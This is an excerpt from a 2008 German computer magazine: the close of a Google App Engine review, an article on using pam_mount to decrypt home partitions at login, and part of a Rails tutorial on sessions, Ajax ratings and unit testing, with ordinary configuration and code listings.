Für eigene Projekte die Infrastruktur von Google verwenden zu können, ist sicherlich für viele Entwickler interessant. Dass das Unternehmen den neuen Dienst zunächst im kleinen Kreis testet – wie zuvor Google Mail –, versteht sich von selbst. Unangenehmer wirkt sich hingegen die Beschränkung auf Python aus – vor allem für die Fans anderer Sprachen. Der Parameter *runtime* in der Konfigurationsdatei lässt jedoch vermuten, dass diese Barriere früher oder später fällt.

Ob die App Engine sich auch für „großformatige“ Anwendungen eignet, muss sich zeigen. Dabei könnte sich die schützende Sandbox als Hindernis erweisen. Es ist an Google, dem Entwickler genug Funktionen zu bieten, dass er den Sandkasten nicht als Käfig empfindet. (mr)

MARKUS STÄUBLE

ist CTO bei der Namics (Deutschland) GmbH.





Onlinequellen

App Engine SDK	code.google.com/appengine/downloads.html
Entwickler-Registrierung	appengine.google.com
Django	www.djangoproject.com
Django Data Modeling API	www.djangoproject.com/documentation/model-api/
Python	www.python.org

Bequemer Umgang mit Kryptodateisystemen

Passepartout

Stefan Schulze Frielinghaus

Moderne Linux-Distributionen verfügen über alle Werkzeuge für den Umgang mit verschlüsselten Partitionen. Will man aber Daten nur während einer laufenden Sitzung entschlüsseln, war bislang Handarbeit angesagt. *pam_mount* verspricht hier deutlich mehr Komfort.

Krypto-Dateisysteme unter Linux gibt es schon lange. Gerade Notebook-Besitzer verschlüsseln oft die Heimatverzeichnisse der jeweiligen Benutzer, um beispielsweise bei einem Diebstahl des Geräts nicht gleich alle Daten preiszugeben. Hierfür verschlüsseln sie oft die komplette */home*-Partition oder nur das Verzeichnis des jeweiligen Benutzers. Debian hat mit */etc/crypttab* eine neue Konfigurationsdatei speziell für verschlüsselte Partitionen eingeführt. Mit dieser kann das Init-System die entsprechende Partition vorbereiten (zum Beispiel eine Passwortabfrage während des Bootens), sodass sich diese später ins System einbinden lässt. Dies bedeutet aber, dass der Benutzer zweimal ein Passwort eingeben muss, je einmal zur Entschlüsselung der Partition und zum Login. Außerdem steht die entschlüsselte Partition die gesamte Zeit allen Benutzern des Sytems zur Verfügung.

Sicherheit mit Komfort kombiniert

Schöner wäre es, wenn die betreffende Partition nur dann entschlüsselt und eingebunden würde, wenn der Benutzer sich am System anmeldet, wie dies beispielsweise bei MAC OS X der Fall ist. Genau hier kommt *pam_mount* zum Einsatz (pam-mount.sourceforge.net). Über diese Erweiterung für PAM (Pluggable Authentification Modules) lässt sich eine Partition – via Loopback-Mount sogar eine Image-Datei – entschlüsseln und einbinden, sobald sich der Benutzer am System anmeldet. Das anfänglich nur für Linux geschriebene PAM-Modul unterstützt mittlerweile die gängigsten BSD-Systeme. Auch ein Binärpaket liegt den meisten Distributionen bei: unter Fedora heißt das Paket beispielsweise *pam_mount*, unter Debian und verwandten Distributionen *libpam-mount*.

Nach erfolgreicher Installation muss man die Konfigurationsdatei */etc/security/pam_mount.conf.xml* anpassen. Folgende Zeile würde eine per *cryptsetup* verschlüsselte Partition (*/dev/hda5*) einbinden, sobald sich der Benutzer *foo* am System anmeldet.

```
<volume fstype="crypt" path="/dev/hda5" ↵
        mountpoint="/home/foo" />
```

Fedora 7 und 8 verwenden *pam_mount* in der Version 0.18, die noch keine XML-Konfiguration unterstützt. Der Eintrag für eine verschlüsselte Partition ähnelt jedoch stark der XML-Variante:

```
volume foo crypt - /dev/hda5 /home/foo - - -
```

Natürlich setzt dies voraus, dass die Passwörter zum Login und zum Entschlüsseln der Partition identisch sind. Gegebenenfalls muss man via *cryptsetup luksAddKey <device>* mit dem gewünschten Passwort einen weiteren Key-Slot zur Entschlüsselung der Partition anlegen.

Mit der Option *loop* lässt sich anstelle einer Partition auch eine verschlüsselte Image-Datei verwenden. So bindet

```
<volume fstype="crypt" path="/home/bar.crypt" ↵
        mountpoint="/home/bar" options="loop" />
```

beim Anmelden anstelle einer Partition das via *path* referenzierte Krypto-Image ein.

Vermeidung von Doppelabfragen

Allerdings ist dies nur die Konfiguration von *pam_mount*. Damit das System das Tool auch benutzt, muss man die PAM-Konfiguration ergänzen. Die Dateien befinden sich in */etc/pam.d/*. Nur falls das fehlt, greift PAM auf die vormals verwendete Konfigurationsdatei */etc/pam.conf* zurück. Die Dateien *login* für Konsolen- und Shell-Logins sowie *gdm* respektive *kdm* für die grafische Anmeldung muss man um folgende zwei Zeilen ergänzen:

```
auth    optional pam_mount.so
session optional pam_mount.so
```

Nach diesen Änderungen hängt das PAM-Subsystem die verschlüsselte Partition nach jedem korrekten Login ein und entfernt sie nach jedem Abmelden aus dem System wieder. Letzteres klappt allerdings nicht, wenn nach dem Logout noch aktive Prozesse des Benutzers auf Dateien in seinem Heimatverzeichnis zugreifen, da für das Aushängen *umount* zum Einsatz kommt. Leider ist dies bei großen Desktop-

Umgebungen wie Gnome oder KDE recht oft der Fall. Allerdings haben die Entwickler dies erkannt und stellen das Verhalten hoffentlich in nicht allzu ferner Zukunft ab.

Falls das System bei einem Login zweimal das Passwort abfragt, liegt das daran, dass es die *pam_mount*-Module „zu spät“ aktiviert. Das PAM-Subsystem arbeitet die Module wie auf einem Stack liegend der Reihe nach ab. Falls es also das für die Systemauthentifizierung (*system-auth*) vor *pam_mount* aktiviert, muss Letzteres nochmals nach dem Passwort fragen. Allerdings ist dieses Verhalten nur sinnvoll, wenn sich die Passwörter zum Einloggen und zum Entschlüsseln der Partition unterscheiden. Ist das nicht der Fall, setzt man zum Vermeiden einer mehrfachen Abfrage die Zeile *auth optional pam_mount.so* in der jeweiligen Konfigurationsdatei ganz nach oben oder zumindest vor das Systemauthentifizierungsmodul (*auth include system-auth*).

Unter dem aktuellen Fedora 9 klappt das grafische Login via GDM reibungslos. Eine Anmeldung an der Konsole hingegen terminiert SELinux wegen fehlender Rechte für den *login*-Prozess. Ein Patch, der dieses Verhalten korrigiert, ist an die Entwickler unterwegs. Er soll in die SELinux-Policy-Update-Version 3.3.1-75 einfließen, die mit Erscheinen dieser Ausgabe verfügbar sein sollte. Bis dahin kann man sich mit einer Policy mit folgendem Eintrag behelfen:

```
auth_manage_pam_pid(local_login_t)
```

Hinweise, wie sich die modulare SELinux-Policy anpassen und erweitern lässt, liefert der dritte Teil des SELinux-Tutorials [1].

Abschließend soll nicht unerwähnt bleiben, dass *pam_mount* nicht nur verschlüsselte Partitionen einbinden kann, sondern alle von *mount* unterstützten. So lassen sich beispielsweise entfernte Freigaben über SMB/CIFS oder NFS einbinden; Details hierzu liefert die Manpage. Außerdem kann jeder Benutzer in seinem Heimatverzeichnis eine Konfigurationsdatei mit weiteren Mountpoints anlegen. Da dies aber ein potenzielles Sicherheitsrisiko darstellt, schaltet die Default-Einstellung der globalen *pam_mount*-Konfiguration dieses Feature standardmäßig ab.

Fazit

Wer sein Heimatverzeichnis vor neugierigen Blicken schützen möchte, kann dies mit *pam_mount* einfach und elegant bewerkstelligen. Allerdings ist bei den aktuellen Desktop-Umgebungen nach dem Ausloggen meist noch Handarbeit erforderlich. (avr)

STEFAN SCHULZE FRIELINGHAUS

studiert Informatik; seine Interessengebiete sind Compiler, Betriebssysteme und Sicherheit in der IT.

Literatur

[1] Thorsten Scherf; SELinux-Tutorial III; Teile und konfiguriere; Modulare Policy vereinfacht Anpassungen; *iX* 10/2006, S. 150

iX-Link ix0808138







Rails-Tutorial III: Sessions, Testen, Debugging

Edel sei der Stein

Denny Carl

Mit Rails entwickelte Webanwendungen sind unter anderem wegen vieler vorhandener Plug-ins oder der in Rails implementierten Javascript-Bibliothek Prototype oft leicht erweiterbar. Etwa um Session-Handling und Ajaxifizierung sowie Testen und Debugging.

Mit Ruby on Rails lassen sich moderne Webapplikationen schnell und effizient entwickeln. Dieser letzte Teil des Tutorials stellt weitere Features des Framework vor, die zeigen, warum Rails Maßstäbe gesetzt hat. Bislang können Nutzer in der Beispielanwendung Trainspotr Zugsichtungen anlegen, Fotos hochladen und den Ort der Aufnahme über eine Google Map veranschaulichen. Die Plattform verfügt zudem über einen passwortgeschützten Benutzerbereich. Eine Navigationsregion erleichtert das Ansteuern einzelner Funktionen von Trainspotr.

Nun stehen weitere Schritte im Funktionsumfang an. Am Anfang steht das Speichern von Ruby-Objekten in einer Session. Bei der Implementierung einer Bewertungsfunktion für Zugsichtungen kommt Ajax zum Einsatz. Hier geht es darum, wie einfach asynchroner Datenaustausch mit dem Server in Rails nutzbar ist und wie nahtlos die Macher von Rails die Ajax-Bibliothek Prototype ins Framework integriert haben. Ferner soll die Startseite aus dem Datenbestand von Trainspotr schöpfen und unterschiedliche Listen von Zugsichtungen anzeigen. Das Testen und Veröffentlichen von Rails-Anwendungen beschließen dieses Tutorial.

Zunächst soll die Navigation der Seite eine Überarbeitung erfahren. Derzeit prüft die durch *before_filter* ausgeführte Methode *ApplicationController#authenticate* die Zugangsberechtigung bei bestimmten Actions des *TrainspotsController*, fragt den Login-Namen und das Passwort ab und gleicht sie mit dem Model *User* und der damit in Verbindung stehenden Datenbanktabelle ab. Das Ergebnis, im Erfolgsfall eine Instanz des *User*-Model, speichert das Programm in der Instanzvariable *@current_user*. Durch deren Untersuchung ermitteln Controller unter anderem, ob derzeit ein Nutzer eingeloggt ist. Bei *TrainspotsController#show* etwa, einer Action, die nicht zugangsbeschränkt sein soll, entsteht auf diese Weise ein Stolperstein. Denn selbst ohne Authentifizierung ist die Frage, ob ein Nutzer eingeloggt ist, wichtig für die Anzeige des Navigationsmenüs und der dort sichtbaren Links. Da *ApplicationController#authenticate* hier jedoch nicht zur Ausführung kommen muss und *@current_user* somit nicht ermittelt, erweckt das Navigationsmenü den Eindruck, dass der Nutzer nicht eingeloggt ist.

Daten in einer Session speichern

Über die Nutzung von Sessions kann Rails einen einmal ausgeführten Login-Vorgang dauerhaft erkennen und abfragen, sogar bei Actions, die keine Authentifizierung verlangen. Die *User*-Instanz lässt sich beispielsweise als Session-Wert beim Login speichern. Rails stellt ein Hash-ähnliches Objekt zur Verfügung, mit dessen Hilfe Werte in die Session geschrieben und aus ihr gelesen werden können. Ganze Ruby-Objekte können Anwendungen so festhalten, da die einzelnen Eigenschaften automatisch serialisiert werden.

Beim Login wird die *User*-Instanz somit nicht an *@current_user*, sondern an *session[:current_user]* weitergegeben. Eine Hilfsmethode wie *ApplicationController#current_user* kann den Zugriff auf den Session-Wert erleichtern (siehe Listing 1).

Die Methode *current_user* steht nun in allen Controllern, die von *ApplicationController* erben, zur Verfügung. In den View-Templates im Gegensatz zur nun abgelösten Instanzvariablen *@current_user* allerdings nicht. Es sei denn, die Methode ist als Helper deklariert, was man durch die Platzierung von *helper_method :current_user* am Start des Klassenkörpers ganz einfach erledigen kann.

In *TrainspotsController*, *PhotosController* und im Navigationspartial muss nun *@current_user* durch *current_user* ersetzt werden. Das bewirkt, dass man stets ermitteln kann, ob und welcher *User* angemeldet ist.

Einzelne Bewertungen anzeigen

Die Website soll Surfern anbieten, die Zugsichtungen anderer Nutzer zu bewerten. Dazu sollen sie eine Punktzahl zwischen 1 und 5 vergeben können. Für diese Funktion stehen ebenfalls mehrere Plug-ins zur Verfügung, die der Rails-Community entstammen. Im vorliegenden Fall kommt *acts_as_rated* zum Einsatz. Es beinhaltet sämtliche Funktionen zum Model-basierten Aufnehmen und Auswerten von Bewertungen. Darunter ist eine Funktion, die überprüft, ob ein Benutzer schon eine Bewertung für eine bestimmte Zugsichtung abgegeben hat. Das Plug-in erweitert ein Model um diverse Methoden und fügt der damit verbundenen Datenbanktabelle neue Spalten hinzu, die die ausgewerteten Daten einer weiteren durch das Plug-in angelegten Datenbanktabelle speichern sollen. Im Terminal kann man das Plug-in per

```
script/plugin install svn://rubyforge.org/var/ ↵
                 svn/acts-as-rated/trunk/acts_as_rated
```

installieren. Anschließend füge man dem Model, dessen Instanzen zu bewerten sind, die Zeile *acts_as_rated* hinzu – hier *Trainspot* in *app/models/train spot.rb*. Idealerweise steht die Zeile am Anfang des Klassenkörpers.

Nun muss die Datenbanktabelle des Model um die von *acts_as_rated* benötigten Felder erweitert werden, zudem ist das Anlegen einer neuen Tabelle nötig. Dies kann über eine Migration erfolgen. Mit dem *generate*-Skript der Rails-Anwendung können Entwickler das Grundgerüst der Migration und eine entsprechende Datei erzeugen:

```
ruby script/generate migration ↵
                          AddRatingToTrainspot
```

In diesem Fall wird darauf verzichtet, bei der Generierung eine Liste der gewünschten Felder anzugeben, denn *acts_as_rated* bietet dafür Hilfsmethoden, die es nun in *db/migrate/006_add_rating_to_trainspot.rb* zu notieren gilt. Methoden, die die dabei nötigen Schritte zurücknehmen, stehen ebenfalls zur Verfügung (Listing 2).

Ein *rake db:migrate* im Terminal führt die Änderungen an der Datenbank ein weiteres Mal durch. Schon bestehende Datensätze in der Tabelle *trainspots* sind nun anzupassen. Konkret bedeutet dies, dass die neu hinzugekommenen Felder *rating_count*, *rating_avg* und *rating_total* jeweils den Wert 0 erhalten. Alternativ kann man bestehende Datensätze löschen und neu anlegen.

Damit sind alle Schritte zum Speichern von Bewertungen erledigt. Nun ist es erforderlich, die Benutzeroberfläche um das Anzeigen von Bewertungen und um eine Option zum Abgeben von Bewertungen zu erweitern. Dazu dient die Action *TrainspotsController#show*.

Unterhalb der im View enthaltenen Google-Map kann ein Abschnitt für die Bewertung der Zugsichtung eingerichtet werden. Zunächst soll es um die Anzeige gehen.

```
<p><b>Bewertung</b><br />
<div id="rating">
  <%= show_rating(@trainspot) %>
</div>
```

Bei *show_rating* handelt es sich um eine noch zu implementierende Helper-Methode. Es ist sinnvoll, sie als Helper – oder Partial – anzulegen, denn im weiteren Verlauf soll es die Option geben, eine Bewertung per Ajax an den Server zu schicken, was erfordert, die Anzeige der momentanen Bewertung auf der Website anschließend zu aktualisieren. Hierbei wird *show_rating* einfach ein zweites Mal aufgerufen.

Helper für die Views des *TrainspotsController* sind in *app/helpers/trainspots_helpers.rb* zu speichern. *acts_as_rated* hat das Model Trainspot um die Methode *rating_count* erweitert. Dadurch kann man herauszufinden, ob schon eine Bewertung für die Model-Instanz vorhanden ist. Die ebenfalls neu hinzugekommene Methode *rating_average* zeigt die momentane Durchschnittspunktzahl und damit den Wert, der die Wertschätzung der Nutzer für eine Zugsichtung ausdrücken soll (siehe Listing 3). Zu berücksichtigen ist, dass der Rückgabewert des Helper direkt in den aufrufenden View gesetzt wird.

iX-TRACT

- Prototype, eine für Rails entwickelte Javascript-Bibliothek, erleichtert die Ajaxifizierung von Webanwendungen.
- Per Session-Handling und mit dem Plug-in *acts_as_rated* prüft die Anwendung Trainspotr, ob ein Nutzer ein Foto schon bewertet hat.
- Unit-Testing und das Vorgehen bei der Veröffentlichung einer Anwendung schließen das Tutorial ab.

Listing 1: Session-Handling

```
def current_user
  session[:current_user]
end
protected
def authenticate
  authenticate_or_request_with_http_basic do |login, password|
    session[:current_user] = User.authenticate(login, password)
  end
end
```

Listing 2: Rating hinzufügen

```
class AddRatingToTrainspot < ActiveRecord::Migration
  def self.up
    ActiveRecord::Base.create_ratings_table
    Trainspot.add_ratings_columns
  end
  def self.down
    Trainspot.remove_ratings_columns
    ActiveRecord::Base.drop_ratings_table
  end
end
```

Listing 3: Rating anzeigen

```
def show_rating(trainspot)
  if trainspot.rating_count > 0
    return trainspot.rating_average.to_s + " / 5 Punkten"
  else
    return "Keine Bewertung vorhanden"
  end
end
```

Bewertung einer Sichtung abgeben

Die Abgabe einer Wertung soll eine Ajax-Unterstützung erhalten. Das Framework überträgt den ausgewählten Punktwert an den Server und hält ihn in der Datenbank fest, ohne dass die komplette Webseite neu zu laden wäre. Rails ist für solche Situationen durch die Integration der Javascript-Bibliothek Prototype gerüstet. So gut, dass man nicht eine Zeile Javascript schreiben muss. Alle Funktionen lassen sich mit Ruby umsetzen.

Damit Prototype zum Einsatz kommen kann, muss man die Javascript-Datei einbinden (standardmäßig nicht der Fall). Dazu sollte im Kopf des Layouts *app/views/layouts/application.html.erb* der Helper *javascript_include_tag* mit dem Parameter *prototype* stehen:

```
<%= javascript_include_tag ‚prototype' %>
```

Rails ersetzt den Helper durch den HTML-Tag *script* und bindet über dessen Attribut *src* die Javascript-Datei ein. Ohne diese Zeile kann Rails kein Ajax anbieten. Unterhalb der Anzeige des momentanen Bewertungsstands in *app/views/trainspots/show.html.erb* kann nun der in Listing 4 stehende Code notiert werden.

Er überprüft, ob derzeit ein *User* eingeloggt ist, denn nur in diesem Fall soll eine Bewertung erlaubt sein. Die von *acts_as_rated* zur Verfügung gestellte Methode *rated_by?*, die einen Boolean-Wert zurückgibt, kann feststellen, ob der eingeloggte Benutzer schon eine Bewertung für diese Trainspot-Instanz abgegeben hat. Ist dies nicht der Fall, werden Links eingeblendet, die eine Bewertung ermöglichen. Jeder Link repräsentiert einen Punktwert.

Listing 4: Bewertung abgeben

```
<% if current_user %>
  <% unless @trainspot.rated_by?(current_user) %>
    <div id="rating_input">Ihre Bewertung:
    <% 5.times do |i| %>
      <%= link_to_remote (i+1).to_s, :url => rate_trainspot_url(@trainspot,
                                                          :rating => i+1) %>
    <% end %>
    </div>
  <% end %>
<% end %>
```

Listing 5: POST-Request

```
map.resources :trainspots, :member => {:rate => :post} do |trainspot|
  trainspot.resources :photos
end
```

Listing 6: *render* mit *update*-Parameter

```
render :update do |page|
  page.replace_html 'rating', show_rating(@trainspot)
  page.replace_html 'rating_input', 'Vielen Dank für Ihre Bewertung'
end
```

Listing 7: Trainspot-Array mit Instanzen

```
<ul>
  <% trainspots.each do |trainspot| %>
  <li>
    <% if trainspot.first_photo %>
      <%= link_to image_tag(trainspot.first_photo.public_filename(:thumb)),
                                     trainspot, :title => trainspot.train %>
    <% else %>
      <%= link_to trainspot.train, trainspot %>
    <% end %>
  </li>
  <% end %>
</ul>
```

Listing 8: Zusätzliche Trainspot-Klassenmethoden

```
def self.find_newest
  Trainspot.find(:all, :limit => 5, :order => 'created_at DESC')
end
def self.find_best
  Trainspot.find(:all, :limit => 5, :order => 'rating_avg DESC')
end
def self.find_random
  Trainspot.find(:all, :limit => 5, :order => 'RAND()')
end
```

Die Erweiterung *remote* in Methodennamen bei Ruby on Rails weist stets darauf hin, dass es sich um einen Helper handelt, der Ajax-Unterstützung anbietet. *link_to_remote* generiert Javascript-Code, der dafür sorgt, dass der Server eine bestimmte Action ausführt, ohne die ganze Webseite neu zu laden. Um welche Action es sich dabei handelt, steht im Parameter *url*.

Als URL wird hier eine Named Route angegeben, *rate_trainspot_url*. Sie verlangt zwingend die Angabe der betreffenden Trainspot-Ressource. Optional sind weitere Parameter, beispielsweise *rating*, der die Punktzahl übergibt.

Zwei Schritte sind erforderlich, um auf der Serverseite die Wertung entgegenzunehmen. Der erste besteht darin, die Ressource *Trainspot* so zu verändern, dass sie mit einer Action im *TrainspotsController*, die die Wertung entgegennimmt und speichert, zurechtkommt.

Um eine Ressource über die typische CRUD-Funktion hinaus zu erweitern, genügt eine Ergänzung der Definition in *config/routes.rb*. Die Parameter *collection* und *member* fügen entsprechende Actions hinzu. Während *collection* Actions entgegennimmt, die sich um mehrere Ressourcen kümmern (wie *index*), erwartet *member* Actions, die eine Ressource betreffen. Daher ist *member* die richtige Anlaufstelle, um die noch zu implementierende Action *rate* als Methode von RESTful-Trainspots zu benennen. Zudem wird *TrainspotsController#rate* nur durch einen *POST*-Request angesprochen. Standardmäßig führt *link_to_remote* passenderweise per Ajax einen solchen *POST*-Request durch (siehe Listing 5). Die Named Route *rate_trainspot* entsteht durch diese Erweiterung automatisch.

In *TrainspotsController#rate* kann nun der serverseitige Code zum Verarbeiten von Bewertungen notiert werden, was dem zweiten Schritt gleichzusetzen ist. *TrainspotsController#rate* ermittelt zunächst die zu bewertende *Trainspot*-Instanz. Dies erfolgt ein weiteres Mal über die ID, die im *params*-Hash innerhalb der Action zur Verfügung steht.

Danach wird die Methode *rate* ausgeführt, die *acts_as_rated* dem Model *Trainspot* hinzugefügt hat. Sie erwartet als ersten Parameter die Wertung als Zahlenwert. In *params[:rating]* wurde der vom Client übergebene Wert gespeichert. Der zweite Parameter muss eine *User*-Instanz sein, denn dies hält *acts_as_rated* ebenfalls fest, um später festzustellen, ob ein *User* einen Trainspot schon bewertet hat. Die Methode *current_user* kann den Bewerter ermitteln.

```
@trainspot = Trainspot.find params[:id]
@trainspot.rate params[:rating].to_i, current_user ⁊
            unless @trainspot.rated_by?(current_user)
```

Inklusive Durchschnittspunktzahl

Wären dies die beiden einzigen Zeilen der Action *rate*, würde Rails nun nach einem View *app/views/trainspots/rate.html.erb* suchen und ausgeben. Dies ist allerdings nicht erwünscht. Zudem soll nach der Wertung auf Clientseite die aktuelle Durchschnittspunktzahl erscheinen. Schließlich könnte sich ja die eben getätigte Bewertung direkt auf das Ergebnis auswirken. Und die Links zum Bewerten müssen ausgeblendet werden. Die Aufgabe der Action ist es deshalb, entsprechende Befehle an den Client zu senden.

Zu diesem Zweck formuliert die Action Javascript-Anweisungen, die als Antwort auf den Ajax-Request zurückgegeben werden. Wie eingangs erwähnt, kann Ruby diese Anweisungen ausdrücken. Dazu ist es erforderlich, die *render*-Methode mit dem Parameter *update* zu versehen (siehe Listing 6). Die Anweisungen, die festlegen, was auf der geladenen Website im Client zu erfolgen hat, werden anschließend in einem Block notiert. Die Blockvariable, oft *page* genannt, ist eine Repräsentation der momentanen Webseite im Browser. Dieses Objekt bringt eine Vielzahl von Methoden mit, die die Webseite manipulieren können.

Die Methode *replace_html* des Objekts *page* ist eine einfache Art und Weise, die Inhalte der aktuell im Browser angezeigten Webseite zu verändern. Zur Identifikation des Bereichs, dessen Inhalt ausgetauscht werden soll, dient das HTML-Attribut *id*. Diese Art der Selektion ist bei der klassischen DOM-Manipulation häufig anzutreffen.

Zwei *div*-Elemente mit den IDs *rating* und *rating_input* wurden schon im Template *show* erzeugt. Sie zeigen die Bewertung (*rating*) beziehungsweise stellen die Links für eine Bewertung zur Verfügung (*rating_input*). Die Elemente selbst bleiben unberührt, lediglich ihren Inhalt kann *replace_html* ersetzen.

Im ersten Fall wird erneut der Helper *show_rating* mit der bewerteten Trainspot-Instanz aufgerufen. Seine Rückgabe soll im *div*-Element mit der ID *rating* erscheinen und den momentanen Inhalt ersetzen. Der Bereich *rating_input* soll nunmehr lediglich eine Danksagung beinhalten. Mithilfe von Tools wie der Firefox-Erweiterung Firebug kann man gut nachvollziehen, welchen Code Rails aus den beiden Zeilen innerhalb des Blocks erzeugt und an den Client sendet.

Befüllung der Startseite

Die Startseite soll von der eben entwickelten Funktion profitieren. Bislang zeigt sie sich relativ inhaltslos. Das soll sich nun mit drei auf verschiedenen Kriterien beruhenden Listen von Zugsichtungen ändern. Außer den neuen und zufällig ausgewählten Zugsichtungen sollen die am höchsten bewerteten erscheinen.

Grundsätzlich unterscheiden sich die drei Listen in ihrer Darstellungsform nicht, daher lohnt hier der Einsatz eines Partial, das diese Darstellung einmal kodiert und leicht mehrfach nutzen kann. Die Liste, ein Array, wird im Partial als lokale Variable übergeben; innerhalb dessen erfolgt eine Iteration über das Array. Die nötigen HTML-Elemente werden ebenfalls im Partial hinterlegt. Da es zwar auf der Homepage und damit mit dem *HomeController* zum Einsatz kommt, ein Einsatz aber ebenso gut an anderer Stelle von Trainspotr möglich wäre, empfiehlt sich die Speicherung von *_trainspot_list.html.erb* in *app/views/shared*.

Wie in Listing 7 leicht zu erkennen ist, befindet sich in der lokalen Variable *trainspots* das Array mit *Trainspot*-Instanzen. In der Liste kommt jeweils das erste Foto jeder Zugsichtung als Thumbnail zur Anzeige. Das Attribut *title* bewirkt im Browser einen Tooltip bei Mausberührung, der die Bezeichnung von Lok oder Zug beinhaltet. Sollte noch kein Bild vorhanden sein, enthält die Bezeichnung lediglich einen Link.

Listing 9: Dreimal Zugsichtungen

```
<h3>Die neuesten Zugsichtungen</h3>
<%= render :partial => 'shared/trainspot_list', :locals => {:trainspots => Trainspot.find_newest} %>
<h3>Die besten Zugsichtungen</h3>
<%= render :partial => 'shared/trainspot_list', :locals => {:trainspots => Trainspot.find_best} %>
<h3>Zufällig ausgewählte Zugsichtungen</h3>
<%= render :partial => 'shared/trainspot_list', :locals => {:trainspots => Trainspot.find_random} %>
```

Bevor das Partial nutzbar ist, muss man Methoden implementieren, die ein dafür nötiges Array liefern und die geplanten Darstellungskriterien für die Startseite abbilden. Das Model *Trainspot* wird um einige Klassenmethoden erweitert (siehe Listing 8).

In *Trainspot#find_newest* dient das von Rails automatisch erzeugte Feld *created_at* dazu, die jüngsten *Trainspot*-Instanzen zu ermitteln. Dazu wird eine aus dem *ORDER_BY*-Teil von SQL-Statements bekannte Art der Notation, hier *created_at DESC*, verwendet und dem Parameter *order* übergeben. *limit* begrenzt die Anzahl der maximal auszugebenden Trainspot-Instanzen.

acts_as_rated erweitert die Tabelle *trainspots* um drei Felder, darunter *rating_avg*. Dort hält das Plug-in den aktuellen Stand der durchschnittlichen Bewertung fest. Somit kann die Bewertung auch im Zusammenhang mit *find* Berücksichtigung finden, wie in *Trainspot#find_best* zu sehen ist.

Die zufällige Auswahl von Datensätzen gestaltet sich schon etwas schwieriger, zumindest wenn man allein auf Ruby- und Rails-Mittel zurückgreifen möchte. Derzeit gibt es kein *find :random* oder Ähnliches. Im vorliegenden Fall soll daher der Einfachheit halber eine datenbankspezifische Variante zum Einsatz kommen: Das zufällige Sortieren von Datensätzen mit *RAND()* funktioniert zwar nicht mit allen Datenbanksystemen, aber mit MySQL.

Tutorialinhalt

Teil I: Einrichten der Umgebung, Aufbau des Grundlayouts der Website sowie Model, Controller und View für das Anlegen und Bearbeiten von Loksichtungen

Teil II: Anlegen eines geschützten Bereichs mit Registrierung, Bilder laden und Thumbnails generieren

Teil III: Startseite mit Fotos aus dem Datenbestand und Ajaxifizieren der Oberfläche mit Bewertung der Fotos. Testen und Hinweise zum Deployment

Nach den erfolgten Vorarbeiten lässt sich die Homepage mit wenigen Zeilen inhaltlich aufbessern. Die Codezeilen in Listing 9, die *app/views/home/index.html.erb* erweitern sollen, zeigen, dass man direkt auf View-Ebene auf das Model zugreifen kann, ohne die Controller-Ebene zu berühren. Bei so simplen Zugriffen wie hier kann dieser direkte Weg durchaus sinnvoll sein. Sobald kompliziertere Operationen mit Models erfolgen, sollte unbedingt der Controller seine Aufgabe als zentrale Schaltstelle wieder übernehmen, damit das MVC-Prinzip nicht ins Wanken gerät und der Code sauber bleibt.

Hier wie für den Rest der Anwendung gilt, dass der momentane Zustand optisch sicher nicht überzeugen kann. Einige CSS-Kniffe schaffen hier schnell Abhilfe, was jedoch nicht Gegenstand dieses Tutorials sein soll.

Testen der Anwendung

Vielmehr soll es nun noch um zwei wichtige Themen gehen, die im Wesentlichen nach der Entwicklung einer Anwendung oder einzelner Teilen eine Rolle spielen. Tests und Deployment gehören dazu.

Da Rails ein umfangreiches und größtenteils recht komfortables Framework zum Testen gleich mitbringt, sollte sich jeder Entwickler ermutigt fühlen, diesen manchmal lästigen, aber unglaublich nützlichen Arbeitsschritt vorzusehen. Exemplarisch sei hier ein Unit-Test durchgeführt: ob man eine Zugsichtung ohne die Angabe von Längen- und Breitengrad speichern kann. Bei der Erzeugung des Models *Trainspot* hat Rails ausgezeichnete Grundlagen geschaffen, damit dies recht einfach gelingt.

Zunächst jedoch muss die in *config/database.yml* angegebene Datenbank für die Test-Umgebung vorhanden sein, und man sollte sie nicht für die Umgebungen *development* und *production* nutzen, da ihre Inhalte vor jedem Test gelöscht werden.

Sollte die Datenbank noch nicht existieren, kann ein *rake db:create RAILS_ENV=test* sie erzeugen. An-

Listing 10: YAML-Daten

```
one:
  id: 1
  train: BR 201
  location: Berlin Westhafen
  user_id: 1
two:
  id: 2
  train: BR 201
  location: Berlin Westhafen
  user_id: 1
  lat: 52.536821
  lng: 13.343732
```

Listing 11: Testszenario

```
def test_trainspots_without_lng_and_lat
  t = Trainspot.find 1
  assert_equal false, t.valid?
end
def test_trainspots_with_lng_and_lat
  t = Trainspot.find 2
  assert_equal true, t.valid?
end
```

schließend empfiehlt es sich, die Struktur der für die *development*-Umgebung genutzten Datenbank zu klonen und als Basis für die Test-Datenbank zu nutzen. *rake db:test:clone_structure* erzeugt alle Datenbanktabellen und deren Felder.

Bevor es nun mit dem Testen losgehen kann, muss noch eine Datenbasis erzeugt werden. Man kann sagen, dass sie den Part des Nutzers übernimmt, der Daten in die Oberfläche der Anwendung eingibt. Die Datenbasis, die in einem Fixture beschrieben wird, besteht aus einer in *test/fixtures* gespeicherten YAML-Datei. Rails hat beim Erzeugen des *Trainspot*-Model schon ein Fixture *trainspots.yml* angelegt. Dies muss man für den benötigten Zweck anpassen.

Dabei entstehen zwei Datensätze, die jeweils eine Zugsichtung repräsentieren (siehe Listing 10). Einmal mit, einmal ohne *lat*- und *lng*-Werte. Mit Beginn des Testvorgangs landen diese Daten in der Test-Datenbank. Bei der nun folgenden Deklaration der Testfälle geht es darum, Voraussagen zu treffen. Wenn diese zutreffen, gilt ein Test als bestanden, wenn nicht, ist das ein Signal dafür, dass etwas an der Software oder am Testszenario nicht in Ordnung ist.

Rails hat unter *test/unit/trainspot_test.rb* eine Testklasse gespeichert. Sie enthält eine Methode, *test_truth*, die lediglich die Funktionsweise der Unit-Tests beschreibt; man sollte sie deshalb löschen.

Vor der Implementierung eigener Testfälle muss die Klasse noch darüber informiert werden, dass es Fixtures gibt, die als Datenbasis dienen sollen. Dies erfolgt in der ersten Zeile des Klassenkörpers durch *fixtures :trainspots*. Die beiden Methoden in Listing 11 bilden jeweils ein Testszenario ab.

